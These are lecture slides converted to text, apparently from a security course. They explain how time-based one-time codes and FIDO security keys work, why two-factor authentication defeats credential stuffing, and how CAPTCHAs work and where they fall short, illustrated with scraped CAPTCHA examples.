
- RSA Securid and Google Authenticator
 - Token and site share a common secret key
- Display first 6 digits of: $\text{HMAC}(K, \text{time})$
 - Time rounded to 30 seconds
- Verify:
 - If $\text{code} == \text{HMAC}(K, \text{time})$ or $\text{HMAC}(K, \text{time}+30)$ or $\text{HMAC}(K, \text{time}-30)$, OK
- Still vulnerable to transient phishing!
- But code is relatively small...
 - Assumes some limit on brute-forcing: After 3+ tries, start adding delays

Bigger Point of those 2FA protections: Credential stuffing

- Since people reuse passwords ***all the time***
- Attacker compromises one site
 - Then uses the resulting data to get everyone's password
 - Brute force the password hashes
- Now attacker reuses those passwords on every other site
- Basic 2FA prevents that
 - The password alone is no longer enough to log in


FIDO U2F/FIDO2 Security Key

- Two operations:
 - Register Site:
 - Generate a **new** public/private key pair and present it to the site
 - Verify:
 - Given a nonce, site, and key ID, sign the nonce and return it
 - Nonce (provided by server) prevents **replay attack**
 - Site is verified as allowed for the key ID, prevents **relay attack**
- Both operations require user presence
 - Can't happen in the background, need to "touch" the key
 - But an optional "no touch needed" mode is supported
- Can't be phished!
 - A phishing site will fail the site verification




CAPTCHAs: How Lazy Cryptographers Do AI


- The whole point of CAPCHAs is not just to solve "is this human"...
- But leverage bad guys to force them to solve hard problems
- Primarily focused on machine vision problems



Visual code | [Audio code](#) [Help](#)



Type the code shown

 [Try a new code](#)

By clicking the “Create My Account” button below, I certify that I have read and agree to the [Yahoo! Terms of Service](#), [Yahoo! Privacy Policy](#) and [Communication Terms of Service](#), and to receive account related communications from Yahoo! electronically. Yahoo! [automatically identifies](#) items such as words, links, people, and subjects from your Yahoo! communications services to deliver product features and relevant advertising.

Create My Account


CAPTCHAs

- *Reverse Turing Test*: present “user” a challenge that’s easy for a human to solve, hard for a program to solve
- One common approach: distorted text that’s difficult for character-recognition algorithms to decipher






(a) Aol.



(b) mail.ru



(c) phpBB 3.0



(d) Simple Machines Forum



(e) Yahoo!



(f) youku

Figure 1: Examples of CAPTCHAs from various Internet properties.

Problems?






stop spam.
read books.

Verify Your Registration

• Enter the code shown:
[More info](#) 

This helps prevent automated registrations.



Please enter the code you see below. [what's this?](#)



Qualifying question

Just to prove you are a human, please answer the following math challenge.

Q: Calculate:

$$\frac{\partial}{\partial x} \left[4 \cdot \sin \left(7 \cdot x - \frac{\pi}{2} \right) \right] \Big|_{x=0}$$

A:

mandatory

Note: If you do not know the answer to this question, reload the page and you'll get another question.

Issues with CAPTCHAs

- Inevitable arms race: as solving algorithms get better, defense erodes





Figure 4: Examples of images from the hard CAPTCHA puzzles dataset.


Issues with CAPTCHAs













- Inevitable arms race: as solving algorithms get better, defense erodes, or gets harder for humans



Asirra

*Asirra is a human interactive proof that asks users to identify photos of cats and dogs. It's powered by over **two million photos** from our unique partnership with [Petfinder.com](https://www.petfinder.com). Protect your web site with Asirra — free!*

Please click on the images that show cats: 

 adopt me	 adopt me	 adopt me	 adopt me
 adopt me	 adopt me	 adopt me	 adopt me
 adopt me	 adopt me	 adopt me	 adopt me

[Score Test](#)

Issues with CAPTCHAs

